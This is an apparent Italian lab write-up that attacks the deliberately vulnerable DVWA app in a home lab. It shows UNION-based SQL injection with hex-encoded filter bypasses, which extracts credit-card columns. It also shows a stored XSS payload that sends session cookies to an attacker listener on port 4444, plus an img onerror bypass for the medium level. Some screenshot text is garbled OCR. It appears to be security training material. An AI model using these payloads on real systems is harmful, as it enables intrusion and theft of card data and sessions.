ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: admin
Surname: admin
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: information_schema
Surname: information_schema
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: dwva
Surname: dwva
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: metasploit
Surname: metasploit
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: mysql
Surname: mysql
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: owasp10
Surname: owasp10
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: tikiwiki
Surname: tikiwiki
ID: 1 UNION SELECT NULL, schema_name FROM information_schema.schemata --
First name: tikiwiki195
Surname: tikiwiki195
```

Below the results, there is a 'More info' section with links to external resources:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/tctips/sql-injection.html>

The bottom of the page shows session details: Username: admin, Security Level: medium, PHPIDS: disabled. There are also 'View Source' and 'View Help' buttons.

Dopodiché abbiamo cercato di estrarre i nomi delle tabelle dal database owasp10, come già fatto con il livello di sicurezza low con la seguente query:

```
4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE  
tables_schema=0x6f77617370130 --
```

Dove:

- **0x6f77617370130** = "owasp10" in esadecimale, che bypassa spesso i filtri poiché il codice non riconosce tale formato come pericoloso. Il database stesso interpreta il valore esadecimale, convertendolo nella stringa corrispondente prima di eseguire la query.

**Vulnerability: SQL Injection**

<a href="#">Home</a> <a href="#">Instructions</a> <a href="#">Setup</a>  <a href="#">Brute Force</a> <a href="#">Command Execution</a> <a href="#">CSRF</a> <a href="#">File Inclusion</a> <b>SQL Injection</b> <a href="#">SQL Injection (Blind)</a> <a href="#">Upload</a> <a href="#">XSS reflected</a> <a href="#">XSS stored</a>  <a href="#">DVWA Security</a> <a href="#">PHP Info</a> <a href="#">About</a>  <a href="#">Logout</a>	<p>User ID:</p> <input type="text"/> <input type="submit"/> <pre>ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: Pablo Surname: Picasso  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: blog Surname: accounts  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: blogs_table Surname: blogs_table  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: captured_data Surname: captured_data  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: credit_cards Surname: credit_cards  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: hitlog Surname: hitlog  ID: 4 UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=0x6f776173783130 -- First name: pen_test_tools Surname: pen_test_tools</pre>
---	--

**More Info**

<http://www.securityteam.com/securityreviews/50P0NJP76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.uniconz.net/tech/tutorials/sql-injection.html>

Username: admin  
Security Level: medium  
PHPhIDS: disabled
[View Source](#) [View Help](#)

Abbiamo replicato la stessa cosa per le colonne ma in questo caso abbiamo convertito in esadecimale il nome della tabella *credit\_cards*, tramite la query:

4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table\_name=0x6372656469745f6361726473 --

Dove:

- 0x6372656469745f6361726473 = credit\_cards

# DVWA

## Vulnerability: SQL Injection

User ID:

ID: 4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table name=0x6372656469745f6361726473 ...  
First name: Pablo  
Surname: Picasso

ID: 4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table name=0x6372656469745f6361726473 ...  
First name:  
Surname: cccid

ID: 4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table name=0x6372656469745f6361726473 ...  
First name:  
Surname: cnumber

ID: 4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table name=0x6372656469745f6361726473 ...  
First name:  
Surname: cvv

ID: 4 UNION SELECT NULL, column\_name FROM information\_schema.columns WHERE table name=0x6372656469745f6361726473 ...  
First name:  
Surname: expiration

### More info

<http://www.securityteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tech/tips/sqlinjection.html>

Username: admin  
Security Level: medium  
PHPIDS: disabled

[View Source](#) [View Help](#)

Dopodichè abbiamo replicato le stesse cose del livello di sicurezza low e abbiamo recuperato:

1. I numeri identificativi delle carte di credito:

The screenshot shows the DVWA SQL Injection interface with the title "Vulnerability: SQL Injection". In the "User ID:" field, the value "ID: 4 UNION SELECT NULL, ccid FROM owasp10.credit\_cards --" is entered. Below the form, the output shows multiple rows of card details, each starting with "ID: 4 UNION SELECT NULL, ccid FROM owasp10.credit\_cards --". The first row is for a card belonging to "Pablo Picasso". The "More info" section at the bottom provides links to security reviews and Wikipedia articles on SQL injection.

2. I numeri delle carte di credito:

The screenshot shows the DVWA SQL Injection interface with the title "Vulnerability: SQL Injection". In the "User ID:" field, the value "ID: 4 UNION SELECT NULL, cnumber FROM owasp10.credit\_cards --" is entered. Below the form, the output shows multiple rows of card details, each starting with "ID: 4 UNION SELECT NULL, cnumber FROM owasp10.credit\_cards --". The first row is for a card belonging to "Pablo Picasso". The "More info" section at the bottom provides links to security reviews and Wikipedia articles on SQL injection.

3. I codici di sicurezza delle carte di credito:

The screenshot shows the DVWA SQL Injection interface with the title "Vulnerability: SQL Injection". In the "User ID:" field, the value "ID: 4 UNION SELECT NULL, ccv FROM owasp10.credit\_cards --" is entered. Below the form, the output shows multiple rows of card details, each starting with "ID: 4 UNION SELECT NULL, ccv FROM owasp10.credit\_cards --". The first row is for a card belonging to "Pablo Picasso". The "More info" section at the bottom provides links to security reviews and Wikipedia articles on SQL injection.

4. La data di scadenza delle carte di credito:

The screenshot shows the DVWA application's "SQL Injection" module. On the left, a sidebar lists various security testing modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current module), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with a placeholder and a "Submit" button. Below the input field, several database rows are displayed in red text, indicating the results of a SQL injection query. Each row shows an ID, first name, and surname. The rows are:  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name: Pablo  
Surname: Picasso  
  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name:  
Surname: 2012-03-01  
  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name:  
Surname: 2015-04-01  
  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name:  
Surname: 2016-03-01  
  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name:  
Surname: 2017-06-01  
  
ID: 4 UNION SELECT NULL, expiration FROM owasp10.credit\_cards --  
First name:  
Surname: 2018-11-01

Below the main content, there is a "More info" section with three links:  
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, system status information is shown: Username: admin, Security Level: medium, PHPIDS: disabled. At the bottom right, there are "View Source" and "View Help" buttons.

### Traccia 2a

**XSS (Cross-Site Scripting)** è una vulnerabilità di sicurezza delle applicazioni web che consente a un attaccante di iniettare script malevoli in pagine web visualizzate da altri utenti per rubare cookie e altre informazioni sensibili. In questa guida vedremo come sfruttare questa vulnerabilità per un attacco persistente, cioè immettendo uno script malevolo che venga salvato permanentemente sul server.

- **Strumenti utilizzati:** Utilizzo delle tecniche di iniezione di payload in javascript o html per sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito.
- **Livello difficoltà DVWA:** LOW

#### 1) Configurazione del laboratorio:

IP Kali Linux: 192.168.104.100/24  
IP Metasploitable: 192.168.104.150/24

```

(kali㉿kali)-[~/Desktop/bw2]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UN
KNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet 192.168.104.150/24 brd 192.168.104.255 scope global n
odelet state UP group default qlen 1000
    link/ether 08:00:27:58:75:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global n
oprefroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::d323:e77c:38d3:dc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~/Desktop/bw2] More info
$ 

DVWA Security
ping stats

```

```

(kali㉿kali)-[~/Desktop/bw2]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:58:75:24, IPv4: 192.168.104.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhilts/arp-scan)
192.168.104.150 08:00:27:58:75:24 (PCS Systemtechnik GmbH)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.253 seconds (113.63 hosts/sec). 1 responded

(kali㉿kali)-[~/Desktop/bw2]
$ 

```

```

PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=2.15 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=2.08 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.899 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=0.526 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.526/1.415/2.153/0.715 ms

```


I cookie dovranno essere ricevuti su un Web Server in ascolto sulla **porta 4444**.

## 2) Testare la possibile vulnerabilità

Per prima cosa testiamo se è possibile sfruttare una vulnerabilità di tipo XSS inserendo un piccolo script che ci restituisca un pop up. In questo modo possiamo verificare se l'input inserito viene sanificato correttamente.

Lo script utilizzato è il seguente:

```
<script>alert('Ciao')</script>
```



## 3) Web server


Adesso che sappiamo che è possibile sfruttare la vulnerabilità, per eseguire l'attacco efficacemente, configuriamo un nostro web server per metterci in ascolto e per poter ricevere le richieste HTTP contenenti i cookie di sessione di un utente legittimo che si collega al web server dvwa.

Per configurare il nostro web server utilizzeremo python sfruttando la funzione http.server.

Il comando utilizzato è il seguente:

```
python3 -m http.server 4444
```

- **python3**: Lancia l'interprete Python 3.
- **-m http.server**: Esegue il modulo http.server, che crea un server HTTP leggero.
- **4444**: Specifica la porta su cui il server sarà in ascolto (default è 8000 se non indicata)



Ora la nostra macchina attaccante ha un web server in ascolto all'indirizzo <http://0.0.0.0:4444/>.

#### 4). Il payload

Per eseguire il nostro attacco di tipo XSS persistente sviluppiamo un payload in javascript. Il payload ci permetterà di recuperare i cookie di sessione di un utente che visiterà la pagina infetta e li manderà al server python della nostra macchina attaccante messa in ascolto sulla porta 4444.

Il payload utilizzato è il seguente:

```
<script> var cookie = document.cookie; var img = new Image(); img.src = "http://0.0.0.0:4444/?cookie=" + encodeURIComponent(cookie); </script>
```

- var cookie = document.cookie;

La variabile **cookie** contiene i cookie attivi per il dominio della pagina (in questo caso, la sessione dell'utente loggato).

- var img = new Image();

Crea un oggetto immagine che non verrà mai mostrato all'utente ma che verrà usato per fare una richiesta HTTP al server dell'attaccante.

- img.src = "http://0.0.0.0:4444/?cookie=" + encodeURIComponent(cookie);
- **img.src** forza il browser a inviare una richiesta HTTP GET al server dell'attaccante (<IP\_ATTACCANTE>).

I cookie vengono passati come parametro **cookie** nella query string.

- **encodeURIComponent()** garantisce che i caratteri speciali nei cookie siano codificati correttamente per la trasmissione


Inseriamo un nome e il payload nella sezione “Message”

The screenshot shows a web form with two fields: "Name \*" and "Message \*". The "Name" field contains "ban". The "Message" field contains the following script:


```
<script>
var cookie = document.cookie;
var img = new Image();
img.src = "http://0.0.0.0:4444/?cookie=" +
encodeURIComponent(cookie);
</script>
```

Below the message field is a "Sign Guestbook" button.

Una volta inserito il nostro payload nella pagina web, possiamo notare come il nostro messaggio sia stato inserito correttamente. Non avendo inserito nessun messaggio prima dello script la sezione messaggi restituirà un corpo vuoto nel messaggio.



Quello che succede invece sul web server della macchina attaccante in ascolto è quanto segue:




Possiamo notare di aver ricevuto una richiesta GET contenente i cookie di sessione dell'utente che visita la pagina web infetta.

#### 4.Verifica dell'attacco


Per verificare ulteriormente che il nostro attacco sia andato a buon fine, tentiamo di effettuare il login con le credenziali recuperate con l'attacco effettuato nel primo manuale. Se l' attacco è andato a buon fine verifichiamo che il nostro payload rimanga nella memoria del web server e funzioni correttamente.

Per eseguire il login con un altro utente sfruttiamo le seguenti credenziali:


**username:** pablo **password:** letmein



In prima battuta notiamo che visitando la pagina infetta con un utente diverso, il nostro commento è stato salvato dal server e persisterà nella pagina.



Successivamente noteremo che il nostro payload ci restituisce i cookie di sessione per quell'utente.



## Traccia 2b

### Livello difficoltà DVWA: MEDIUM

In questa parte viene riproposto il medesimo esercizio in difficoltà medium.

The screenshot shows the DVWA interface with the URL `192.168.104.150/dvwa/security.php`. On the left, there's a sidebar menu with various security modules: Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "Script Security" and displays the message "Security Level is currently medium." Below it, there's a dropdown menu set to "medium" with a "Submit" button. Further down, there's a section about "PHPIDS" (PHP-Intrusion Detection System) which is currently disabled. At the bottom of the page, it says "Username: admin", "Security Level: medium", and "PHPIDS: disabled". The footer of the browser window shows "Damn Vulnerable Web Application (DVWA) v1.0.7".

1) Una volta aver settato il web server dvwa in difficoltà medium, torniamo sulla pagina XSS stored e verifichiamo come fatto precedentemente per verificare il livello di sanitizzazione della difficoltà medium.

Infatti provando nuovamente i vecchi script possiamo notare come l'input da noi inserito venga sanificato bloccato.

Una volta impostata la difficoltà medium torniamo nella sezione XSS stored, andiamo nei codici sorgente della pagina, e confrontiamo i due codici sorgenti uno della modalità low e uno della modalità medium. Questo confronto servirà per capire quali siano i nuovi livelli di sanificazione aggiunti e capire quindi quali siano i nostri nuovi vettori d'attacco.

The screenshot shows two side-by-side code snippets. The top section is titled "Medium Stored XSS Source" and the bottom section is titled "Low Stored XSS Source". Both snippets are identical, showing PHP code for handling a POST request from a form. The code includes variable assignment, string sanitization (using trim() and stripslashes()), and mysql\_real\_escape\_string() for database queries. The only difference is the title above each snippet.

```
<?php
if(isset($_POST['btnSign'])) {
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(stripslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name')";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

```
<?php
if(isset($_POST['btnSign'])) {
    $message = trim($_POST['mtxMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(stripslashes($message));
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name')";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');
}
?>
```

## 1) Analisi dei codici Low e Medium

### Difficoltà Low

- **Sanitizzazione quasi nulla:**
  - Viene utilizzata `mysql_real_escape_string` per mitigare SQL injection, ma non protegge da XSS.
  - Non ci sono filtri o sanificazioni che rimuovano o modifichino caratteri HTML (es. <, >).
- **Vulnerabilità XSS:**
  - Un input contenente script malevoli (es.  
`<script>alert('XSS')</script>`) verrà accettato e memorizzato nel database, per poi essere eseguito quando letto dalla pagina.

### Difficoltà Medium

- **Sanitizzazione aggiuntiva:**
  - `addslashes()`: Protegge da alcune iniezioni di caratteri.
  - `strip_tags()`: Rimuove i tag HTML. Tuttavia, non rimuove interamente gli script iniettati (es.  
`<img src=x onerror=alert(1)>` non viene intercettato).
  - `htmlspecialchars()`: Converte caratteri speciali in entità HTML (< diventa `&lt;`; > diventa `&gt;`).
  - Sul campo **name**, un tentativo manuale di rimozione del tag `<script>` non è sufficiente.
- **Vulnerabilità residuo:**
  - La combinazione di `strip_tags` e `htmlspecialchars` potrebbe essere bypassata con tecniche avanzate, come l'uso di eventi JavaScript (`onerror`, `onmouseover`) o con input non convenzionali.

Confrontati i due codici sorgenti in particolare analizzando il medium, sono state individuate due fattori sfruttabili:

- Superare i filtri `strip_tags` e `htmlspecialchars`
- Inserimento del payload nel campo del nome

## 2) Testare la possibile vulnerabilità

Iniziamo quindi con il procedimento fatto precedentemente ed iniettiamo piccoli script per verificare se è presente la vulnerabilità XSS. **Lo script utilizzato è il seguente:**

```

```

Come funziona il payload ``

#### Tag `<img>`

- Il tag `<img>` è utilizzato per caricare immagini. Se il valore di `src` è errato o punta a una risorsa non valida (ad esempio `x`), si verifica un errore.

#### Attributo `onerror`

- L'attributo `onerror` è eseguito dal browser quando si verifica un errore di caricamento dell'immagine. Questo lo rende utile per eseguire codice JavaScript arbitrario.

#### `Alert('XSS')`:

- Quando l'errore avviene, il browser esegue il codice JavaScript specificato in `onerror`. In questo caso, genera un popup con il messaggio "XSS", dimostrando che il codice arbitrario può essere eseguito.

## Filtri nella difficoltà Medium di DVWA

Nel livello Medium, DVWA introduce alcuni filtri per prevenire gli attacchi XSS, ma il nostro payload li aggira. Vediamo perché.

- **Sanitizzazione con strip\_tags:**
  - Rimuove i tag HTML pericolosi come `<script>`, `<iframe>`, ecc., ma **non rimuove gli attributi HTML come onerror.**
- **Escape con htmlspecialchars:**
  - Converte caratteri speciali in entità HTML, come `<` in `&lt;`, impedendo che certi tag siano interpretati come codice HTML. Tuttavia, DVWA non applica questa funzione a tutti i campi o non lo fa abbastanza rigorosamente. ● **Rimozione diretta del tag <script>:**
  - DVWA cerca esplicitamente `<script>` e lo rimuove, ma lascia intatti altri vettori di attacco, come i tag `<img>` o `<svg>`.

## Come il payload aggira i filtri

Il payload sfrutta il fatto che:

- **Il tag `<img>` è considerato "innocuo":**
  - Non è nella lista dei tag HTML pericolosi come `<script>` o `<iframe>`. ● **L'attributo onerror non viene filtrato:**
  - Anche se DVWA rimuove tag e script esplicativi, non fa nulla per filtrare gli attributi di gestione degli eventi (**onerror, onclick**, ecc.), che sono validi in HTML.
- **La combinazione `src="x"` forza un errore:**
  - Poiché `x` non è un'immagine valida, l'attributo **onerror** viene attivato, consentendo l'esecuzione del codice JavaScript.

Questo ci fa capire che la vulnerabilità è presente e come aggirare le difese. Andiamo ora ad iniettare lo script che ci farà ottenere il dump completo di un utente.

Script utilizzato:

```

```

## Tag<img>

- Questo tag viene utilizzato per caricare un'immagine. Se il valore di **src** è invalido o non esiste (come in **src="x"**), si verifica un errore di caricamento.

## Attributo onerror

- L'attributo **onerror** è eseguito automaticamente dal browser quando si verifica un errore nel caricamento dell'immagine. Questo lo rende un ottimo vettore per eseguire codice JavaScript.

## Oggetto new Image()

- Questo crea dinamicamente un oggetto immagine in JavaScript. La proprietà **src** di questo oggetto può essere impostata su un URL specifico, e quando viene fatto, il browser esegue una richiesta GET verso quell'URL.

## Concatenazione di document.cookie

